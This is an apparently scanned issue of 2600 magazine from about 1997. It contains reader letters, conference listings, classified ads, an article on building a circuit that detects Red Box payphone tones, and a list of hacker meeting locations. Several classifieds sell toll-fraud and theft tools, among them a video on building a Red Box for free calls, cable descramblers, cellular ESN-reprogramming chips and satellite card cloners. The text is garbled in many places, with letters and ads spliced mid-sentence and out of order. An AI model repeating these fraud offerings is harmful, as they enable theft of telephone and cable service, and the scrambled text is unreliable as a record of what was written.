Thank you so much for publishing *Off the Hook!* I really appreciate being able to follow the show even though I'm way out of your broadcast area.

Zaph32

For those who don't know, the weekly radio show is now available on our web and ftp sites in Realaudio format. Look for it soon on CD-ROM.

One For Kevin

Dear 2600:
Hey, I was recording/watching the congressional committee discussion on computer security (C-SPAN) and there he was: Tsutomu Shimomura, the fellow who is credited with tracking down and busting Kevin Mitnick. So anyway, they happen to mention that Tsutomu is staying at the Watergate Hotel. Maybe this is kinda childish but I called the front desk and connected to his room - woke his ass up at 6:00 am. Boy, was he pissed... Especially after being up all night entertaining politicians. I know, pretty infantile in the scope of things but I hope Kevin gets a good laugh.

I think it's a great thing you people are doing - standing up for hackers' rights when unjustly harassed by "socalled" authority. Keep the page going. I wish I knew some of the things you report on your page when I could've made a difference. If I can do anything to help let me know.

Venshea, MD

Inspiration

Dear 2600:
By letting others know what happened, you can still make a big difference in keeping it from happening again.

edge Is Strength" for re-kindling my "hacker spirit." That article was great!

I recently took an "establishment" job - I'm the system administrator for an ISP. After taking the position, I felt I could no longer pursue the lifestyle that had made me into the person I was (as I had been "hacking" since I was 14). For me, this meant a great deal more than simply changing my homepage... it was a matter of changing the way I think, act, and feel. After reading the article "Knowledge Is Strength" (Winter 96-97), I realized hacking isn't about breaking and entering (computer systems), or pirating software; hacking is about freedom of speech and freedom of information.

Coming to this realization rekindled my "hacker spirit." Now, more than ever, I yearn to learn... the more I learn, the more I realize I don't know so much, as there is an immense amount of information to be learned. I just wanted to say thank you for the information/inspiration you've provided me, and I hope to pass that information/inspiration on to my fellow hacks.

SodaPhish

Phone Weirdness

Dear 2600:
I have an AT&T phone in my office. I've noticed at least once a day (normally between 12 pm and 4 pm) it will ring one time for about half a ring. Even when I get to it and pick up before it stops I get a dialtone. My main question is is my phone being tapped or do you have any idea whatsoever as to what the problem is?

grim

Someone or something is calling you and hanging up. There could be thousands of reasons for this including a human error or a screwed up fax machine to a badly programmed phone system. It has nothing whatsoever to do with your phone being tapped.

Dear 2600:
I do not have Caller ID, and I am not paranoid as some of your readers may be. I am about as clean and law abiding as they come. I just like to understand these technologies. Well, not 20 minutes after I set 2600 down I got a phone call where there was silence and no one responding. So I hung up and dialed *69. I got the three octave tone that indicates you did something wrong and a recorded message stating that this call could not be called back. This tells me one of two things: the phone call was originated from Bell South, or Bell South authorized a government agency to do this. Can anyone tell me what they are looking for or if it could be a really sophisticated phreak?

Procell

You read our magazine, get a phone call, immediately believe the government is behind it, and consider yourself not paranoid?

2600 Meeting Mishaps

Dear 2600:
Now that I am living in the city, I decided that I

would check out tonight's 2600 meeting here in Toronto. I looked up the location on the 2600 web page and, after work, headed up to that location. While I was a bit late, there was no 2600 meeting as far as I could see. There is a really good computer bookstore in that mall so I went upstairs to see if they had perhaps moved there. The girl who worked in the bookstore was a 2600 reader, and that booksiore actually carries 2600, but she told me that many people go up there looking for the meeting and none ever find it. She told me to go back downstairs and have a look again. When I went down, I saw a group of teens sitting at a couple of tables at the meeting place (near Second Cup). They claimed to be the 2600 meeting, so I joined them. They told me that the mall security always gives them trouble so they normally meet there and then go next door, so I started to go with them. I asked them some simple questions and I got responses like "Yeah, we send computer messages with people in Iraq" and "I'm Mars" and "We know phone stuff and security stuff." But they could not provide any details.

Luckily I had clued in by then that they were not 2600, and I had escape routes planned. They tried to make me go down into a basement of some sort but I managed to put a notice on the 2600 web page, if possible. Is there any way we can organize a proper 2600 meeting in another location? Is there any way we can contact the Toronto area 2600? I don't know anyone who goes to meetings here.

Cesaro

The meetings have been at a new location for some time now. This kind of misadventure probably won't happen to people who go to the right place.

Dear 2600:
I have been an avid reader of your mag for quite some time now. A couple of months ago I decided to go to one of your meetings. So I was off to the mall where the meetings were held. I spotted the group by seeing one of them with a 2600 t-shirt. I went up to join in on the meeting and right away without even talking to me he said, "You're not one of us... leave... now!" I stood around for a bit thinking it was shocked. These people, he repeated what he said. I was shocked. These people, fellow hackers who I thought shared in the same beliefs as I did wrote me off for what I looked like? Please explain. Do I need to come to a meeting with hiked up jeans and glasses?

Crumb
Buffalo, NY

People who would treat a newcomer like that are not the kind of people we want at our meetings. The whole point of 2600 meetings is to exchange ideas in an open atmosphere and meet new people. Anyone trying

to prevent either of those is doing the job of our enemies. Even if you're the biggest idiot in the world, you have every right to be in that public space. If we hear of more such happenings in Buffalo, we will drop them from our list. We're sorry you had to go through that.

Military Hacker

Dear 2600:

I need some serious help. I am an avid hacker. They call me Mainframe. Anyway, I screwed up and had to join the Army. Now I am in Europe, no way to hack or phreak or anything. Not many computers around - luckily I got on this one. I have been trying to get discharged but can't. Do you have any suggestions? I miss hacking so much! I used to stay up late in front of a computer. Hack The Planet! Well, at least the assholes.

Mainframe

We have an article in this issue that may be helpful to you....

Punctuation Problems

Dear 2600:

As an avid reader of 2600, and former editor at Random House, I have one small comment to make. I know you have little contempt for following the rules, but I feel it is at least important to know what the rules are so you'll know if you're breaking them. In particular I'm talking about rules of punctuation.

In English it is proper to put punctuation *inside* quotation marks.

Right: Bart Simpson is technically a "toon," but he's still my favorite "actor".

Wrong: Bart Simpson is technically a "toon," but he's still my favorite "actor."

Another thing concerns use of italics. If punctuation follows italics, the punctuation should be done in the italicized font:

Right: I just saw *Striptease,* a movie starring Demi Moore's rock hard mams!

Wrong: I just saw *Striptease*, a movie starring Demi Moore's rock hard mams!

(Notice in the "wrong" example above that the comma and ! aren't italicized.) I'd like to point out that these rules are not arbitrary and actually relate to computers and technology. When font designers create fonts, they specifically design them so that the comma and quote fit together nicely with the comma inside. And the italic comma or period fits snugly with the preceding italic text than would the unitalicized version. These niceties show up better in some fonts than others. In LotusNotes it looks terrible when italic letters are followed by a normal comma, because a huge unsightly gap is created between the characters.

Niel Ians

Not to be petty, but you probably meant that we have much contempt for following the rules, not little contempt. Anyway, that's not necessarily so. It's only the stupid rules we despise. Concerning punctuation, you are correct for the most part. But the nature of what we publish demands that we often put punctuation out-side of quotations because computer commands or addresses must be presented exactly as they appear. Punctuation within the quotes could easily be misconstrued.

Mac Hiding

Dear 2600:

I am writing in response to Josh McKee's letter on Mac hiding in your Autumn '96 issue. He said to make the file invisible by using ResEdit. Unless the person you do this to is really stupid and hasn't updated their system software, all they need to do is go to "Find File" and option-click on the search mode bar, and then they can search for invisible files. A better idea would be to name the file ICON, as there are a lot of those, and most people checking will skip right through them. By the way, Josh's comment on "Mac-using kiddies" is not entirely accurate. I am 12.

Total Idiot

The Other Side

Dear 2600:

I just wanted to drop a line to you on notice of your publication. Two days ago the company I provide my services to was hacked. I have seen this several times in the past since I am a professional switch tech trained in several PBX and voicemail applications. I just wonder if you people realize the damage you cause or if you even care. You can't even use your real name while you're stealing. You punks aren't just crooks, you're cowards too. But I would imagine upbringing probably has something to do with it. Maybe it's just little sissy-boy compu-dork who never had a daddy or never worked a day in his life or both. But realize this! Hack me and I'll bust your balls! You're not that smart or even close to being good. We professionals laugh at punks like you.

Later Scumbells.

You professionals can be so articulate.

(unreadable signature on a fax)

Evil Ex Strikes Hacker

Dear 2600:

I have been an avid reader and a strong supporter of your magazine for almost 10 years and I have no shame or fear of subscribing to it. There are some things that happen in this world that we should fear, and I'd like to share one that happened to me.

Going back to 1989, I lived with a woman who, no matter what, wouldn't accept the fact that I was a hacker. I could never convince her that the day would come when I would get a good job with my knowledge. Well, the day came two and a half years later when I finally made a decision: her - or my future. Things were back to normal for me after she moved out and I would never hear from her again, or so I thought.

It began in 1993 when my credit cards suddenly became useless pieces of plastic. Calls to the card companies gave answers like "bad credit," "too many late payments," "credit limit exceeded too many times," and the like. I was dumbfounded because I never had a single problem with any of them as I always made payments on time and never exceeded my limits. To make matters worse, my car loan immediately became due, in full (I still had two years of payments left to make). I was told that my credit history had become "unfavorable" and therefore was forced to pay them over $9000 within 30 days or have the car repossessed (I had to use my retirement savings to pay them.) And as if it couldn't get any worse, I was evicted from my apartment due to my "unfavorable" credit history - someone had conveniently sent the landlord a credit letter stating this about me. Next, I received a letter from Revenue Canada stating that my home-based business of "software duplication" had not remitted taxes for the last three years, and it was time to "pay up." Interestingly enough, I don't have a home-based business! Then a visit from the RCMP (the Canadian version of the FBI) to investigate my so-called "software duplication" business at 2:30 a.m. one morning at home led to a long seven month investigation which finally ended when the RCMP dropped it, with no reasonable explanation or apology. No matter how hard I tried to find out why or how all this had happened to me, I couldn't figure it out.

It wasn't until last year when I bumped into an old friend when the pieces of the puzzle started falling into place. I found out that my ex-girlfriend had a job with a large credit agency. Well, I'll be damned. It appears that she, in a bitter display of retaliation, has destroyed my future attempts (for the next seven years anyway) at obtaining another credit card, loan, new car, house mortgage, lease, or anything to do with a line of credit. Also, I have a mark on my personal record for the investigation from the RCMP, and I know Revenue Canada will be keeping a close eye on any future tax returns I file. An investigation by the police led to nothing, and no matter what I do or say, I can't convince anyone to change my records back to normal.

I think I would have been better off to piss off a few hackers and have them delete me from the "system." Instead, a bitter ex-girlfriend can sit down at a computer terminal within a credit agency, bring up my personal information and proceed to wreak havoc on my financial and personal affairs that will affect me for years to come. As long as our personal information will come from a computer system somewhere in the world, someone always has the ability to access and even change it, for better or worse. Many of us hackers would simply say, "Ha Ha! That will never happen to me." Funny thing, I don't seem to be laughing anymore.

MANOWAR
Orangeville, Ontario, Canada

We've always maintained that the real threat to privacy doesn't come from hackers getting into large databases, but rather the people within who have "legitimate" access to those databases and don't trigger alarms when they access them. Hackers gaining access are the best shot the average person has of ever finding out that these databases even exist.

Serious Concerns

Dear 2600:

I'd just like to say I love your magazine. I think it is great even though I have to hide it from my mother. I'm only 11 but very interested in hacking. I'm not very knowledgeable about hacking and I'm trying to take in everything I can about computers. Anyway my problem is when I was on AOL this morning. I was cussing off this nine year old kid because he thought Windows 95 was better then Mac OS. Then another ankle-biter IM'd me and told me that he was going to report me for blocking out cuss words with some gobberish. I suppose that I offended him in some way or I may have accidentally spelled out a word that was not acceptable to that kid. I'm wondering what is the worst thing that can happen to me?

Shadodin

Don't worry. It's already happened.

Immortalize Yourself!

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com

2600 Marketplace

❆ ❆ ❆ ❆ ❆ Happenings ❆ ❆ ❆ ❆ ❆

SUMMERCON IX V. May 31st, 1997 in Atlanta, GA. A long time ago, SummerCon was invite-only hacker gathering held annually in St. Louis, Missouri. Starting in 1995, SummerCon became an open event to you and all interested parties: Hackers, Phreaks, Pirates, Virus Writers, System Administrators, Officials, Vigilantes, Neo-Hippies, Secret Agents, Teachers, Drug-Addled Epsy-Conspiracy Nuts, Musicians, Nudists, and Rug Sucking Weinies. If you have to choose one or two to go to this summer this one should NOT be it. If you are already going to DefCon and HOPE, and still have time to waste this summer, this is the perfect place for you. If you are an expert in some aspect of computer, network, or telco security and are interested in speaking at SummerCon, please contact us to discuss the possibility further at the above address. We won't pay your way, don't ask. We are also going to be having short speeches by real hackers or phreakers giving their own perspective on some issue or insight into a new technology. If this is an open invitation for you hackers to be heard, just provide us with a brief outline of the topic you will be covering and the amount of time you will take (suggested: 5 - 15 minutes) at the above address. Hacker/individual rate: $20, government/institutional rate: $80, Secret Service/FBI rate: $500.

DEF CON V. July 11-13th in Las Vegas, Nevada. DEF CON is back in action, this year featuring more technical talks, a break out conference from as well as all your favorites: Hacker Jeopardy, the TCP/IP Drinking Game, a high speed network connection, Capture the Flag hacking contest, Spot the Fed, and more. Last year over 800 people mobbed up and it was nuts! This year we're ready for more hordes of you crazed bastards, so check out the web page and hook up with one of the car caravans and show up. The cost is $30 in advance (payable to DEF CON) or $40 at the door. The Hotel reservation number for the Aladdin Hotel and Casino is 1-800-225-2652, and rooms are $65 or $85. Reference the DC Communications conference, we have a block of rooms reserved but they could go quick. More information can be found at www.defcon.org, or email info@defcon.org. Snail mail is: 2709 E. Madison, Seattle, WA 98112.

HACKING IN PROGRESS - a sampler full of computers, ethernet cables, tents, workshops, lectures, discussions and people from all over the world. This hacker congress and festival will take place on August 8, 9, and 10 near Almere, the Netherlands. HIP will deal with the social and political aspects of information technology, security, Internet, access to technology, cryptography, concerns about spamming, and other "hacker-related" topics. We need lots of people who have ideas for organizing their own small part of HIP and the organizational talent to do this without too much help from us. If there is something you and your friends would like to show others, discuss or do there, tell us about it so we can coordinate, help or announce things. Bring lots of computers and other electronics, maybe your own army surplus tent. Watch our website for up-to-date information: http://www.hip97.nl or email info@hip97.nl. What will happen when hundreds, perhaps thousands, of computer hackers send upon the city that never sleeps? We're as curious as you are. Beyond Hope is the sequel to 1994's Hackers On Planet Earth conference and it will be held on August 8, 9, and 10 at the sprawling conference rooms of the Puck Building, located at the corner of Houston and Lafayette. At the very least, we will have a T1 connection to the net and a video link to the HIP conference which will be taking place simultaneously in Holland. Hotel info is about to be finalized - visit our web site (www.hope.net), call the 2600 voice BBS (516-473-2620), or send us email at beyondhope@2600.com. Preregistration for the entire weekend is only $20! Admission FREE to anyone with an overseas passport. Make check or money order payable to 2600 and send them to Beyond Hope, PO Box 848, Middle Island, NY 11953. Be sure to include your name and address. Don't mail anything after 7/15. There will be a special 2600 meeting on Friday, August 8 at 5 pm in the Citicorp Centre (53rd and Lexington). To get to Beyond Hope from there, just hop on a downtown #6 train and get off at Bleecker Street. Exact starting times will be announced via the above contact methods.

❆ ❆ ❆ ❆ ❆ For Sale ❆ ❆ ❆ ❆ ❆

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legal and recognized worldwide, our information will elevate you to a higher plane of consciousness. Join Today! Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

TAP BACK ISSUES, complete set, Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid Via UPS or first class mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

OKI 900/1150 CELLULAR EXPERIMENTERS CABLE FOR SALE. Assembled and tested cables for $149 plus shipping. Cables do not come with software. (Software available over the Internet or most hacker bulletin boards) POCSAG decoder interface for the PC also available. For more information email us at capcon@gisborne.net or write to CCS, PO Box 3315, Peabody, MA 01961-3315.

THE BLACK PHILES I CD-ROM (X-Philes) contains over 22,000 files about Anarchy (revenge, killing, fraud, cars, explosives) Phreaking (bugs, cellular, boxing), Hacking (Unix/PC, cracking, satellite), Conspiracy, UFO's, Occult, Drugs, Programming, Star Trek, and much more. Also X-Philes/Black Philes 1 and it contains over 14,500 new files. Black Philes 3 (released in March 97) is also available with over 15,000 new files. Check out our web page http://www.algoinet.ca/~synchro for more information and complete filelists. If you have any questions just send an email to synchro@algoinet.ca. In the U.S. you can call Scrambling News 716-283-6910. Send us an email if you want to join our mailing list and receive the latest CD-ROM.

WORLD'S BEST ENCRYPTION! Introducing the world's best file encryption system for DOS. To order, send check or money order of $10 in the U.S. $15 international to: Synchro Soft, PO Box 27863, Denver, CO 80227-0863. "LINUX 95" BUMPER STICKERS! Full-size (vinyl) bumper stickers proclaiming your favorite OS as "The Choice of a GNU Generation". Waterproof, dark blue on white, as

Our units work with Jerrold, Pioneer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instructions on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! New Year's Sale price $9 US & $5 for shipping & handling. We sell 6.50 MHz crystals and 1/2I boxes too! COD available or send check or money order to: East America Company, Suite 511-H, 240 Prospect Ave, Hackensack, NJ 07601. Tel. (201) 343-7017. Email: 76501.3071@compuserve.com. Free technical and sample kit only!

PHILADELPHIA AREA FREQUENCY GUIDE. Third edition is now available. Scanner enthusiasts now have a complete frequency listing for police, fire, and EMS services for the 10 county metro area. This guide is NOT a frequency dump as found in many other publications. Over 120 pages in an easy-to-read spiral bound booklet which includes unit ID's, station locations, maps, 10-codes, and radio terminology, as well as frequencies! Very detailed! Send $16.95 plus $2.25 shipping (PA residents add $1.02 tax) to: Station Electronics, 422 Town Center, Suite 222-M, New Britain, PA 18901-6001.

ATTENTION PHREAKERS AND HACKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, radar jammer, surveillance, countersurveillance, cable descramblers, and many other hard-to-find equipment at low prices, send $1.00 to Mr. Smith-03, PO Box 371, Cedar Grove, NJ 07009.

❆ ❆ ❆ ❆ ❆ Services ❆ ❆ ❆ ❆ ❆

COMPUTER CRIME DEFENSE ATTORNEY CIS degree with 10 years computer experience. Contact Dorsey Morrow, Jr. at (334) 265-6602 or email cyberlaw@mont.mindspring.com.

❆ ❆ ❆ ❆ ❆ Bulletin Boards ❆ ❆ ❆ ❆ ❆

MONTREAL'S H/P BBS and home of Hacknowledge zine. Last Territory (514) 565 9754.

THE DEF CON VOICE BBS SYSTEM (801) 855-3326 will be moving! The new location will feature NO phantom voice bridges, just 24 lines, and otherwise still have the same Voice BBS, VMB's and voice bridge structure. When the change happens the old number will refer you to the new one.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - http://anarchy-online.com. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (oh h) and no stupid time-gate mode. A simple board that you can talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

❆ ❆ ❆ ❆ ❆ Help Wanted ❆ ❆ ❆ ❆ ❆

CREDIT HISTORY DESTROYED BY EX-GIRL-FRIEND (Credit Agency worker) All personal attempts at fixing my credit have gone nowhere. If you can help, please write to: A. Gilmore, 26 Highland Drive, Orangeville, Ontario, Canada L9W 2Y3. Will respond in the strictest confidence.

seen at http://dsl.org/m/doc/comp/linux/linux95.html. Only $1 each, postpaid anywhere on the planet! Send US cash or money order to M. Sunz, PO Box 542, Berea, OH 44017-0542. **VTV** - the 24 hour adult uncensored XXX hardcore channel. Over 200 movies a month for only $19.99 a month. Super Dish, P.O. Box 6406, Bronx, NY 10451. **OK1900 CHIP.** Allows you to program up to 5 ESN's through keypad, $40 each. Installation also available. Call Martin at 618-949-3737. **NEW VERSION DSS TEST CARDS** and reprogrammed original plastic access cards. Also new cloner program to erase PPV events. Cable converters for all systems! Send me the brand and model number of the converter used in your system. Ray Burgess, PO Box 9986/5086, Pontiac, IL 61764-0099.

5/15/97.

THE ANSWER IS NO! You CANNOT take out a classified ad in 2600 if you don't subscribe! You cannot pay us any amount of money to advertise either here or elsewhere in the magazine. So please don't ask - you probably won't even get a reply. If you do subscribe, you are entitled to a free ad in the Marketplace as space and standards permit. Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Summer issue:

RED BOX DETECTION CIRCUIT
A PRACTICAL USE FOR A "TOLL FRAUD" DEVICE

by Kingpin
L0pht Heavy Industries

Red Box tone is detected, which will then complement the logic state.

Overview

In light of Bernie S.'s misfortune, I doubt it would do any good to tell police that your Red Box (a.k.a. A "Toll Fraud" Device) was really being used to turn on your TV, start your car, or shut off your lights (clap on, clap off). Despite this disappointing fact, this circuit can be used in a multitude of applications and truly does give you a legitimate reason to possess this type of multi-frequency generator.

The Red Box Detection Circuit can be used for practical everyday use or for security purposes. Using this circuit, you could trigger household appliances (turn on the disco ball, vibrating bed, etc.) using a nickel, dime, or quarter tone, which all are generated with 1700Hz and 2200Hz. Essentially, the Detection Circuit behaves like "The Clapper," which turns the lights on with one clap, leaving them on until another clap is detected. The device is timing-independent, so any coin type will be detected and produce the same result. From a security standpoint, telephone companies can use this as a cheap method to detect the Red Box tones, and police officers can have a portable unit to test "Toll Fraud" devices in the field (which will hopefully never happen, but it is a very real possibility as Red Boxes become more and more widespread into the mainstream).

The heart of this circuit is the MX-COM MX105A. This chip is a tone detector for use in single and multitone signalling systems. Key reasons for using this part is that it requires minimal external components and recognizes tones in the presence of high noise levels. An LM386 Low Voltage Audio Power Amplifier is used to bring the audio signal from the microphone to a proper input level for the MX105A. The data sheets provided with the MX105A (available at www.mx-com.com) are very descriptive and make design fairly straightforward. A 7474 D-Type Positive Edge Flip-Flop takes the "Detect Out" signal from the MX105A and acts as a switch, leaving the final detect state high (or low) until another

Circuit Theory

I will explain the basic design of this circuit from input to output, starting with the audio amplification, into the tone detector, and through the logic of the flip-flop. The power to the circuit is supplied by a standard 9V battery, connected to a 7805 voltage regulator (U4). This gives us a clean 5V to power the tone detector and flip-flop, and a not-so-clean 9V (approximately) to power the audio amp and microphone. The microphone (a common electret, X1) needs to be supplied a voltage in order for it to function correctly, so we drive 9V through a 510K resistor (R1) into the positive wire. The resistor will limit the current of the 9V supply to protect the microphone. The audio amp is the LM386 amplifier (U1) has a gain internally set to 20 (26dB increase), which is too small for our application. By adding a 10uF capacitor (C1) across pins 1 and 8, we can increase the gain to 200 (46dB increase). The audio amplifier section of the Red Box Detection circuit is very simple, and uses only three external components. R2, the 10K potentiometer, will limit the input voltage to the audio amp. This will be adjusted, upon testing of the module, to give us a clean, unsaturated, amplified signal. The output of the amp goes through a coupling capacitor (C2) and feeds into pin 1 (Tone In) of the MX105A Tone Decoder.

Calculating the values of external components for the MX105A (U2) is done in a series of simple mathematical equations, all described in the data sheet. The first step is to define the MX105A to respond to a center frequency of either 1700Hz or 2200Hz, both of which make up detect 1700Hz, leading to an operating bandwidth of 8.25%, giving us a 140Hz cushion to allow for small variances in frequency production from your particular flavor of "Red Box." We also need to define the maximum allowed response time of the circuit, which is the maximum amount of time the circuit has to detect the tone. Using common, off-the-shelf component values, we can get a maximum response time of 31.1ms.

This yields a lock time of 10.7ms and a detection time of 20.4ms. There are also formulas included in the data sheet to calculate signal-to-noise performance and to modify the de-response time of the circuit. The latter is the time the MX105A will take to turn off after a valid in-band signal has been removed from the input. This may be helpful, depending on what you are interfacing your circuit to. In the schematic provided, you need not worry about de-response time, since it is taken care of by the flip-flop circuitry. All of the component values can be approximated to a close off-the-shelf equivalent, with the exception of R5. This potentiometer is a major component in setting the free running frequency of the VCO and plays a direct role in setting the center frequency. R5 was calculated to be 636.6k, but the actual value you need may be slightly different. Setting R5 is the last step to testing the circuit, since you can "tune" it to only respond to 1700Hz. The construction of the tone detector module of the circuit is simple as well, but requires a few more external components.

The final module of the unit is the flip-flop circuitry. This will use the Detect Out pin of the MX105A as input to the clock of the 7474 (U3) and respond accordingly. The power connections to the flip-flop are not included in the schematic, so be sure to connect +5V to pin 14 and GND to pin 7 (standard power connection for a digital logic device). The MX105A only raises the logic of Detect Out for a brief moment, but we need to have the final detect state remain on or off until another valid frequency is detected. The D-type flip-flop detects a positive-edge of the clock, which is a low-to-high transition, and complements the state of the output pin. The low-to-high transition of the Detect Out pin only occurs once per valid tone detection, so each time a red box tone is detected, the output of the flip-flop will either turn on or turn off. We now have a "Clapper"-compatible circuit.

Testing and Troubleshooting

It is a good idea to test each of the "modules" (defined by dotted boxes on the schematic) before building the whole circuit. Using the provided schematic, construction is very easy. I would suggest using a prototype board for your first draft of the circuit, which makes it easy to

exchange components and fine-tune your project for your particular needs. Common mistakes in constructing the amplifier circuit include not driving the input of the microphone with a voltage, or doing so incorrectly. Also remember to connect all ground references together. Double check all your connections and make sure the components are receiving the correct supply voltages.

To test the functionality of the tone detection circuit, connect a 1k resistor (R8) in series with an LED (D1) to pin 9 (Detect Out), or hook to an oscilloscope or logic analyzer to monitor the state of this pin. Drive the microphone with a Red Box or audio tone generator. If everything is working correctly, the Detect Out pin will go high, briefly, upon detection of a correct tone (1700Hz), thus lighting the LED. The only crucial component in the tone detection module is R5, which, as mentioned before, sets the center frequency of the circuit.

There is not much that can go wrong with the circuit, so when troubleshooting, remember to Keep It Simple, Stupid. The problem is most likely a result of a shorted, improper, or loose connection.

Conclusion and Other Ideas

Much more could be said about the Red Box Detection Circuit, and those interested in modifying it for other uses should feel free. Take a look at the data sheets for more technical data than you will ever need. A useful idea for this circuit would be to connect an NPN transistor (2N2222) to the output of the flip-flop and drive a 120VAC relay to operate standard outlet-powered equipment and appliances. Another useful idea would be to make the circuit timing-dependent, detecting the timing differences between the nickel, dime, and quarter tones, and perform a different function for each. A previous letter to the editor asked about "Red Boxing" a video game to get free credits. As stupid as that question sounds, it can now be done (with your own appliances on and off remotely. You could also modify the circuit to detect both the 1700Hz and 2200Hz frequencies generated by the Red Box for greater accuracy. A more complicated idea would be to make the circuit interface with a telephone line, and use it as an access device for your voice mail or answering machine, or turning

modified arcade game, of course), and it is sure to impress your friends.

This article is just a brief glimpse of what can be done and I hope it has brought into the light the possibilities of electronics. Although this circuit is silly, it could be used for practical or security purposes, and if you disagree, you can still learn quite a bit by experimenting with it.

MX-COM, INC. -   http://www.mxcom.com   800-638-5577
National Semiconductor -   http://www.natsemi.com   408-721-5000
PDF formatted data sheets can be found at the above locations for the MX105A, LM386, and 7474.
Questions and comments can be directed to kingpin@2600.com or kingpin@l0pht.com. A re-print of this article, along with data sheets and schematics, can be found at http://www.l0pht.com/~kingpin.

BILL OF MATERIALS

Item	Quantity	Reference	Part
1	1	C1	10uF
2	1	C2	100uF
3	3	C3,C8,C9	220pF
4	3	C4,C5,C10	.1uF
5	2	C6,C7	.01uF
6	1	D1	LED
7	2	R1,R3	510k
8	1	R2	10k
9	1	R4	240k
10	1	R5	1meg
11	2	R6,R7	22k
12	1	R8	1k
13	1	U1	LM386
14	1	U2	MX105A
15	1	U3	74HCT74
16	1	U4	LM7805
17	1	X1	MIC

Kingpin / L0pht Heavy Industries
http://www.l0pht.com
Title: Red Box Detection Circuit

2600 Meetings

NORTH AMERICA

Akron, OH
Coffee Configur@tions on the corner of East Exchange and Union near Akron University.

Albuquerque, NM
Winrock Mall Food Court near payphones on lower level between the fountain and arcade. Payphones: (505) 883-9541, 9876, 9985.

Anchorage, AK
Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI
Galleria on South University.

Atlanta
Lenox Mall Food Court.

Baltimore
Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Pay phone: (410) 547-9361.

Baton Rouge, LA
In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN
Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID
Student Union building at Boise State University, near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9738.

Boston
Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585. try to bypass the carrier.

Buffalo
Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC
South Park Mall, raised area of the food court.

Chicago
3rd Coast Cafe, 1260 North Dearborn.

Cincinnati
Kenwood Town Center, food court.

Cleveland
Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC
Richland Fashion Mall, 2nd level, food court by the payphones in the smoking section, 6 pm.

Columbus, OH
Convention Center, lower level near the pay phones.

Dallas
Mama's Pizza, northwest corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphones: (214) 931-3850.

Houston
Food court under the stairs in Galleria 2, next to McDonald's.

Kansas City
Food Court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles
Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520, 9523, 9024.

Louisville, KY
The Mall, St. Matthew's food court.

Madison, WI
Union South (227 N. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Miami
Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Milwaukee
Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

Nashville
Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans
Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City
Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd, near the payphones. 6 pm.

Northampton, MA
Javanet Cafe at 241 Main Street.

Orlando, FL
Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 896-5238, 7373, 4648, 896-9708, 895-6044, 6055.

Ottawa, ONT (Canada)
Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia
30th Street Amtrak Station at 30th & Market, under the "Stairwell #7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632, 387-9751.

Phoenix
Barnes and Noble by Metro Center.

Pittsburgh
Carnegie Mellon University student center in the lobby.

Portland, ME
Maine Mall by the bench at the food court door.

Portland, OR
Lloyd Center Mall, third level at the food court.

Raleigh, NC
Crabtree Valley Mall, food court.

Reno, NV
Meadow Wood Mall, Palms Food Court by Starro. 3-9 pm.

Rochester, NY
Marketplace Mall food court.

St. Louis
Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento
Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco
4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Sioux Falls, SD
Empire Mall, by Burger King.

Toronto, ONT (Canada)
DotCom Cafe, 57 Duncan Street, just southeast of the MuchMusic building on Queen St. 7 pm.

Vancouver, BC (Canada)
Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC
Pentagon City Mall in the food court.

